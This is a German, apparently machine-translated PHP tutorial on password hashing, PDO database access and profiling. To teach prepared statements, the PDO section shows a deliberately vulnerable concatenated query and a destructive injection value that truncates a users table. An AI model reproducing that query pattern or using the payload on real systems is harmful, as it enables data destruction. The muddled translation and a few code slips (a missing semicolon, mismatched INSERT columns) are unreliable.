> **Hinweis:** Wenn Sie PHP 5.5 oder niedriger verwenden, verwenden Sie eine nicht unterstützte Version von PHP, die keine Sicherheitsupdates mehr erhält. Aktualisieren Sie so schnell wie möglich. Sie können anschließend Ihre Passwort-Hashes aktualisieren.

Algorithmusauswahl

Sichere Algorithmen

- **bcrypt** ist die beste Option, wenn Sie die Hashberechnungszeit mit Key Stretching erhöhen, da Brute-Force-Angriffe extrem langsam werden .
- **argon2** ist eine weitere Option, die in PHP 7.2 verfügbar sein wird .

Unsichere Algorithmen

Die folgenden Hash-Algorithmen sind **für den Zweck unsicher oder nicht geeignet** und **sollten** daher **nicht verwendet werden** . Sie waren nie für Passwort-Hashing geeignet, da sie für schnelle Digests statt langsamer und schwer zu erzwingender Passwort-Hashes ausgelegt sind.

Wenn Sie einen von ihnen verwenden , auch Salze, sollten Sie **so schnell wie möglich** zu einem der empfohlenen sicheren Algorithmen **wechseln** .

Algorithmen als unsicher betrachtet:

- **MD4** - Kollisionsangriff 1995 gefunden
- **MD5** - Kollisionsangriff im Jahr 2005 gefunden
- **SHA-1** - Kollisionsangriff im Jahr 2015 demonstriert

Einige Algorithmen können sicher als Message Digest-Algorithmus zum Nachweis der Authentizität verwendet werden, **niemals jedoch als Passwort-Hashing-Algorithmus** :

- **SHA-2**
- **SHA-3**

Beachten Sie , starke Hashes wie SHA256 und SHA512 sind ungebrochen und robust, jedoch ist es in der Regel sicherer **bcrypt** oder **argon2** Hash - Funktionen zu verwenden , wie Brute - Force - Angriffe gegen diese Algorithmen viel schwieriger für klassische Computer sind.

Examples

Stellen Sie fest, ob ein vorhandener Kennwort-Hash auf einen stärkeren Algorithmus aktualisiert werden kann

Wenn Sie die `PASSWORD_DEFAULT` Methode verwenden, damit das System den besten Algorithmus für das `PASSWORD_DEFAULT` Ihrer Kennwörter auswählen kann, da der Standardwert zunimmt, können Sie alte Kennwörter bei der Anmeldung erneut verwenden

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

Wenn die Funktionen password_ * auf Ihrem System nicht verfügbar sind (und Sie das in den folgenden Anmerkungen verknüpfte Kompatibilitätspaket nicht verwenden können), können Sie den Algorithmus bestimmen und den ursprünglichen Hash mit einer der folgenden Methode ähnlichen Methode erstellen:

```
<?php
```

```
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is '.$cost;
}
?>
```

Passwort-Hash erstellen

Erstellen Sie Kennwort-Hashes mit `password_hash()` , um den aktuellen Standard-Hash oder die Ableitung von Schlüsseln der Branche zu verwenden. Zum Zeitpunkt des Schreibens ist der Standard bcrypt , was bedeutet, dass `PASSWORD_DEFAULT` den gleichen Wert wie `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

Der dritte Parameter ist **nicht obligatorisch** .

Der `'cost'` sollte auf der Grundlage der Hardware Ihres Produktionsservers ausgewählt werden. Wenn Sie es erhöhen, wird die Generierung des Passworts teurer. Je teurer es ist zu generieren, desto länger dauert es, wenn jemand versucht, es zu knacken, um es auch zu erzeugen. Die Kosten sollten im Idealfall so hoch wie möglich sein, aber in der Praxis sollten sie so festgelegt werden, dass sie nicht alles zu sehr verlangsamen. Irgendwo zwischen 0,1 und 0,4 Sekunden wäre das okay. Verwenden Sie den Standardwert, wenn Sie sich nicht sicher sind.

5.5

Bei PHP unter 5.5.0 sind die Funktionen `password_*` nicht verfügbar. Sie sollten das Kompatibilitätspaket verwenden, um diese Funktionen zu ersetzen. Beachten Sie, dass für das Kompatibilitätspaket PHP 5.3.7 oder höher oder eine Version erforderlich ist, für die der `$2y` Fix zurückportiert wurde (z. B. RedHat).

Wenn Sie diese nicht verwenden können, können Sie Kennwort-Hashing mit `crypt()` implementieren. Da `password_hash()` als Wrapper für die Funktion `crypt()` implementiert ist, müssen Sie keine Funktionalität verlieren.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
```

```
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

Salz für Passwort-Hash

Trotz der Zuverlässigkeit des Krypto-Algorithmus besteht immer noch eine Sicherheitsanfälligkeit gegen Regenbogen-Tabellen . Aus diesem Grund wird empfohlen, **Salz** zu verwenden.

Ein Salt wird vor dem Hashing an das Kennwort angehängt, um die Quellzeichenfolge eindeutig zu machen. Bei zwei identischen Passwörtern sind die resultierenden Hashes ebenfalls eindeutig, da ihre Salze eindeutig sind.

Ein zufälliges Salt ist eines der wichtigsten Elemente Ihrer Passwortsicherheit. Dies bedeutet, dass ein Angreifer selbst bei einer Nachschlagetabelle mit bekannten Kennworthashes den Kennworthash des Benutzers nicht mit den Datenbankkennworthashes abgleichen kann, da ein zufälliger Salt-Salt verwendet wurde. Sie sollten immer zufällige und kryptographisch sichere Salze verwenden. Weiterlesen

Mit dem `bcrypt` Algorithmus `password_hash()` wird Klartext-Salt zusammen mit dem resultierenden Hash gespeichert. Das bedeutet, dass der Hash zwischen verschiedenen Systemen und Plattformen übertragen werden kann und dennoch mit dem ursprünglichen Passwort abgeglichen werden kann.

7,0

Selbst wenn dies nicht empfohlen wird, können Sie die `salt` Option verwenden, um Ihr eigenes zufälliges Salt zu definieren.

```
$options = [
       'salt' => $salt, //see example below
];
```

Wichtig Wenn Sie diese Option nicht angeben, wird von password_hash () für jedes Passwort-Hash ein zufälliger Salt generiert. Dies ist die vorgesehene Betriebsart.

7,0

Die Salt-Option wurde ab PHP 7.0.0 nicht mehr unterstützt. Es wird jetzt bevorzugt, einfach das standardmäßig erzeugte Salz zu verwenden.

Überprüfen eines Passworts gegen einen Hash

`password_verify()` ist die eingebaute Funktion (ab PHP 5.5), um die Gültigkeit eines Passworts gegen einen bekannten Hash zu überprüfen.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

Alle unterstützten Hash-Algorithmen speichern Informationen, die angeben, welcher Hash im Hash selbst verwendet wurde. Daher müssen Sie nicht angeben, mit welchem Algorithmus Sie das Klartext-Kennwort verschlüsseln.

Wenn die Funktionen password_ * auf Ihrem System nicht verfügbar sind (und Sie das in den nachstehenden Anmerkungen verknüpfte Kompatibilitätspaket nicht verwenden können), können Sie die Kennwortüberprüfung mit der Funktion `crypt()` . Bitte beachten Sie, dass besondere Vorsichtsmaßnahmen getroffen werden müssen, um Timing-Angriffe zu vermeiden.

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

Passwort-Hashing-Funktionen online lesen: https://riptutorial.com/de/php/topic/530/passwort-hashing-funktionen

Kapitel 64: PDO

Einführung

Mit der PDO- Erweiterung (PHP Data Objects) können Entwickler eine Vielzahl von verschiedenen Arten von Datenbanken herstellen und Abfragen in einer einheitlichen, objektorientierten Art und Weise ausführen.

Syntax

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` // Einige Treiber benötigen den Spaltennamen

Bemerkungen

Warnung Verpassen Sie nicht die `lastInsertId()` nach Ausnahmen, während Sie `lastInsertId()` . Es kann folgende Fehlermeldung ausgegeben werden:

> SQLSTATE IM001: Der Treiber unterstützt diese Funktion nicht

So sollten Sie mit dieser Methode genau nach Ausnahmen suchen:

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

Grundlegende PDO-Verbindung und -Abfrage

Seit PHP 5.0 steht PDO als Datenbankzugriffsschicht zur Verfügung. Es ist datenbankunabhängig, daher sollte der folgende Verbindungsbeispielcode für jede unterstützte Datenbank funktionieren, indem einfach der DSN geändert wird.

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";
```

```
//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

Die `prepare` erstellt ein `PDOStatement` Objekt aus der `PDOStatement` . Die Ausführung der Abfrage und das Abrufen der Ergebnisse werden für dieses zurückgegebene Objekt ausgeführt. Im Fehlerfall gibt die Funktion entweder `false` oder gibt eine `exception` (abhängig von der Konfiguration der PDO-Verbindung).

SQL-Injektion mit parametrisierten Abfragen verhindern

Die SQL-Injection ist eine Art Angriff, bei dem ein böswilliger Benutzer die SQL-Abfrage ändern und unerwünschte Befehle hinzufügen kann. Beispielsweise ist der folgende Code **anfällig** :

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

Dies ermöglicht jedem Benutzer dieses Skripts, unsere Datenbank grundsätzlich nach Belieben zu ändern. Betrachten Sie beispielsweise die folgende Abfragezeichenfolge:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

Dadurch sieht unsere Beispielabfrage so aus

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

Dies ist zwar ein extremes Beispiel (die meisten SQL-Injection-Angriffe zielen nicht auf das Löschen von Daten ab, noch unterstützen die meisten PHP-Abfrageausführungsfunktionen die Mehrfachabfrage), dies ist jedoch ein Beispiel dafür, wie ein SQL-Injection-Angriff durch die

unvorsichtige Assemblierung von möglich wird die Abfrage. Unglücklicherweise sind Angriffe wie diese sehr häufig und sehr effektiv, weil Codierer nicht die richtigen Vorsichtsmaßnahmen zum Schutz ihrer Daten treffen.

Um das Auftreten einer SQL-Injection zu verhindern, sind **vorbereitete Anweisungen** die empfohlene Lösung. Anstatt Benutzerdaten direkt mit der Abfrage zu verketten, wird stattdessen ein *Platzhalter* verwendet. Die Daten werden dann separat gesendet. Dies bedeutet, dass die SQL-Engine keine Benutzerdaten für einen Satz von Anweisungen verwirrt.

> Während das Thema PDO ist, beachten Sie bitte, dass die PHP-Erweiterung MySQLi auch vorbereitete Anweisungen unterstützt

PDO unterstützt zwei Arten von Platzhaltern (Platzhalter können nicht für Spalten- oder Tabellennamen verwendet werden, nur Werte):

1. Benannte Platzhalter. Ein Doppelpunkt (`:`), gefolgt von einem eindeutigen Namen (z. B. `:user`)

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. Traditionelle SQL-Platzhalter, dargestellt als `?` :

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

Wenn Sie Tabellen- oder Spaltennamen dynamisch ändern müssen, sollten Sie wissen, dass dies zu Ihren eigenen Sicherheitsrisiken und zu einer schlechten Praxis führt. Dies kann jedoch auch durch Verkettung von Strings erfolgen. Eine Möglichkeit zur Verbesserung der Sicherheit solcher Abfragen besteht darin, eine Tabelle mit zulässigen Werten festzulegen und den Wert, den Sie mit dieser Tabelle verketten möchten, zu vergleichen.

Beachten Sie, dass es wichtig ist, den Verbindungs-Zeichensatz nur über DSN festzulegen. Andernfalls kann Ihre Anwendung zu einer verdeckten Sicherheitsanfälligkeit führen, wenn eine ungerade Codierung verwendet wird. Für PDO-Versionen vor 5.3.6 ist das Festlegen des Zeichensatzes über DSN nicht verfügbar. Daher besteht die einzige Option darin, das `PDO::ATTR_EMULATE_PREPARES` Attribut für die Verbindung gleich nach der `PDO::ATTR_EMULATE_PREPARES` auf `false` zu setzen.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

Dies führt dazu, dass PDO die systemeigenen vorbereiteten Anweisungen des DBMS verwendet, anstatt sie nur zu emulieren.

Beachten Sie jedoch, dass das PDO im Hintergrund auf die Emulation von Anweisungen zurückgreift, die MySQL nicht nativ vorbereiten kann: Diejenigen, die es kann, sind im Handbuch (Quelle) aufgeführt.

PDO: Verbindung zum MySQL / MariaDB-Server

Es gibt zwei Möglichkeiten, eine Verbindung zu einem MySQL / MariaDB-Server herzustellen, abhängig von Ihrer Infrastruktur.

Standardverbindung (TCP / IP)

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Da PDO mit älteren MySQL-Server-Versionen (die keine vorbereiteten Anweisungen unterstützten) kompatibel war, wurde die Emulation explizit deaktiviert. Andernfalls verlieren Sie die zusätzlichen Vorteile der **Injektionsverhütung** , die normalerweise durch die Verwendung vorbereiteter Anweisungen gewährt werden.

Ein weiterer Konstruktionskompromiss, den Sie berücksichtigen müssen, ist das Standardverhalten bei der Fehlerbehandlung. Wenn nicht anders konfiguriert, zeigt das PDO keine Hinweise auf SQL-Fehler.

Es wird dringend empfohlen, auf "Ausnahmemodus" zu setzen, da Sie dadurch zusätzliche Funktionalität erhalten, wenn Sie Persistenzabstraktionen schreiben (z. B. eine Ausnahme haben, wenn die `UNIQUE` Einschränkung verletzt wird).

Socket-Verbindung

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Wenn auf einem Unix-ähnlichen System der Hostname `'localhost'` lautet, wird die Verbindung zum Server über einen Domänensocket hergestellt.

Datenbanktransaktionen mit PDO

Datenbanktransaktionen stellen sicher, dass ein Satz von Datenänderungen nur dann dauerhaft ist, wenn jede Anweisung erfolgreich ist. Jede Abfrage oder ein Codefehler während einer Transaktion kann abgefangen werden, und Sie haben dann die Möglichkeit, die versuchten Änderungen rückgängig zu machen.

PDO bietet einfache Methoden zum Starten, Festschreiben und Zurücksetzen von Transaktionen.

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);

    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

Während einer Transaktion sind alle vorgenommenen Datenänderungen nur für die aktive Verbindung sichtbar. `SELECT` Anweisungen geben die geänderten Änderungen zurück, auch wenn sie noch nicht für die Datenbank festgeschrieben sind.

Hinweis : Einzelheiten zur Transaktionsunterstützung finden Sie in der Dokumentation des Datenbankanbieters. Einige Systeme unterstützen keine Transaktionen. Einige unterstützen geschachtelte Transaktionen, andere dagegen nicht.

Praktisches Beispiel mit Transaktionen mit PDO

Im folgenden Abschnitt wird ein praktisches Beispiel gezeigt, bei dem die Verwendung von Transaktionen die Konsistenz der Datenbank gewährleistet.

Stellen Sie sich das folgende Szenario vor: Nehmen Sie an, Sie erstellen einen Einkaufswagen für eine E-Commerce-Website und haben sich dafür entschieden, die Bestellungen in zwei Datenbanktabellen zu speichern. Eine benannte `orders` mit den Feldern `order_id` , `name` , `address` , `telephone` und `created_at` . Und eine zweite namens `orders_products` mit den Feldern `order_id` , `product_id` und `quantity` . Die erste Tabelle enthält die **Metadaten** der Bestellung, die zweite die tatsächlichen **Produkte** , die bestellt wurden.

Einen neuen Auftrag in die Datenbank einfügen

Um eine neue Bestellung in die Datenbank einzufügen, müssen Sie zwei Schritte ausführen. Zuerst müssen Sie `INSERT` einen neuen Datensatz in der `orders` - Tabelle , die die **Metadaten** der Reihenfolge enthalten (`name` , `address` , etc.). Und dann müssen Sie `INSERT` einen Datensatz in die `orders_products` Tabelle, für jedes der Produkte , die in der Reihenfolge enthalten sind.

Sie können dies tun, indem Sie Folgendes tun:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

Dies funktioniert hervorragend, wenn Sie eine neue Bestellung in die Datenbank einfügen, bis etwas Unerwartetes eintritt und aus irgendeinem Grund die zweite `INSERT` Abfrage fehlschlägt. In diesem Fall erhalten Sie eine neue Bestellung in der `orders` , der keine Produkte zugeordnet sind. Glücklicherweise ist das Update sehr einfach. Alles, was Sie tun müssen, ist, die Abfragen in Form einer einzelnen Datenbanktransaktion durchzuführen.

Einfügen einer neuen Bestellung in die Datenbank mit einer Transaktion

Um eine Transaktion mit `PDO` zu starten, müssen Sie nur die Methode `beginTransaction` , bevor Sie Abfragen an Ihre Datenbank ausführen. Anschließend nehmen Sie die gewünschten Änderungen an Ihren Daten vor, indem Sie `INSERT` und / oder `UPDATE` Abfragen ausführen. Zum Schluss rufen Sie die `commit` des `PDO` Objekts auf, um die Änderungen dauerhaft zu machen. Bis Sie die `commit`

aufrufen `commit` ist jede Änderung, die Sie bis zu diesem Zeitpunkt an Ihren Daten vorgenommen haben, noch nicht dauerhaft und kann einfach durch Aufrufen der `rollback` Methode des `PDO` Objekts zurückgesetzt werden.

Im folgenden Beispiel wird die Verwendung von Transaktionen zum Einfügen einer neuen Bestellung in die Datenbank demonstriert, während gleichzeitig die Konsistenz der Daten sichergestellt wird. Wenn eine der beiden Abfragen fehlschlägt, werden alle Änderungen zurückgesetzt.

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
```

```
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDO: Anzahl der betroffenen Zeilen durch eine Abfrage abrufen

Wir beginnen mit `$db` , einer Instanz der PDO-Klasse. Nach dem Ausführen einer Abfrage möchten wir häufig die Anzahl der betroffenen Zeilen ermitteln. Die `rowCount()` -Methode des `PDOStatement` wird gut funktionieren:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

HINWEIS: Diese Methode sollte nur verwendet werden, um die Anzahl der Zeilen zu bestimmen, die von den Anweisungen INSERT, DELETE und UPDATE betroffen sind. Obwohl diese Methode möglicherweise auch für SELECT-Anweisungen funktioniert, ist sie nicht für alle Datenbanken konsistent.

PDO :: lastInsertId ()

Für eine Zeile, die Sie gerade in Ihre Datenbanktabelle eingefügt haben, müssen Sie möglicherweise den automatisch erhöhten ID-Wert abrufen. Sie können dies mit der lastInsertId () -Methode erreichen.

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

In postgresql und oracle gibt es das RETURNING-Schlüsselwort, das die angegebenen Spalten der aktuell eingefügten / geänderten Zeilen zurückgibt. Hier ein Beispiel zum Einfügen eines Eintrags:

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
```

```
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

PDO online lesen: https://riptutorial.com/de/php/topic/5828/pdo

Kapitel 65: Performance

Examples

Profilierung mit XHProf

XHProf ist ein ursprünglich von Facebook geschriebener PHP-Profiler, der eine leichtere Alternative zu XDebug darstellt.

Nach der Installation des `xhprof` PHP-Moduls kann die Profilerstellung aus PHP-Code aktiviert / deaktiviert werden:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

Das zurückgegebene Array enthält Daten zur Anzahl der Aufrufe, zur CPU-Zeit und zur Speicherauslastung jeder Funktion, auf die in `doSlowOperation()` zugegriffen wurde.

`xhprof_sample_enable()` / `xhprof_sample_disable()` kann als leichtere Option verwendet werden, die nur Profilierungsinformationen für einen Bruchteil von Anforderungen (und in einem anderen Format) protokolliert.

XHProf hat einige (meist undokumentierte) Hilfsfunktionen zur Anzeige der Daten (siehe Beispiel), oder Sie können andere Tools verwenden, um sie zu visualisieren (der blog.sh-Blog enthält ein Beispiel).

Speichernutzung

Das Laufzeitlimit von PHP wird über die INI-Direktive `memory_limit` . Diese Einstellung verhindert, dass bei einer einzelnen Ausführung von PHP zu viel Speicherplatz verbraucht wird, was für andere Skripts und Systemsoftware erschöpft ist. Das Speicherlimit ist standardmäßig auf `php.ini` und kann in der Datei `php.ini` oder zur Laufzeit geändert werden. Es kann eingestellt werden, dass es keine Begrenzung gibt, aber dies wird im Allgemeinen als schlechte Praxis betrachtet.

Die genaue während der Laufzeit verwendete Speichernutzung kann durch Aufrufen von `memory_get_usage()` . Es gibt die Anzahl der Speicherbytes zurück, die dem aktuell ausgeführten Skript zugeordnet sind. Ab PHP 5.2 gibt es einen optionalen booleschen Parameter, um den gesamten zugewiesenen Systemspeicher abzurufen, im Gegensatz zu dem von PHP aktiv genutzten Speicher.

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');
```

```
echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Jetzt `memory_get_usage` Sie mit `memory_get_usage` die Speicherbelegung, sobald es ausgeführt wird. Zwischen Aufrufen dieser Funktion können Sie andere Dinge im Speicher zuordnen und freigeben. Rufen Sie `memory_get_peak_usage()` , um bis zu einem bestimmten Punkt die maximale Speichermenge zu erhalten.

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Beachten Sie, dass der Wert nur steigt oder konstant bleibt.

Profilierung mit Xdebug

Eine Erweiterung zu PHP namens Xdebug ist verfügbar, um das Profilieren von PHP-Anwendungen sowie das Laufzeit-Debugging zu unterstützen. Beim Ausführen des Profilers wird die Ausgabe in eine Datei im Binärformat mit dem Namen "cachegrind" geschrieben. Auf jeder Plattform sind Anwendungen verfügbar, um diese Dateien zu analysieren.

Um die Profilerstellung zu aktivieren, installieren Sie die Erweiterung und passen Sie die Einstellungen von php.ini an. In unserem Beispiel führen wir das Profil optional basierend auf einem Anforderungsparameter aus. Dadurch können wir die Einstellungen statisch beibehalten und den Profiler nur bei Bedarf einschalten.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Verwenden Sie anschließend einen Web-Client, um eine Anfrage an die URL Ihrer Anwendung zu stellen, die Sie profilieren möchten, z

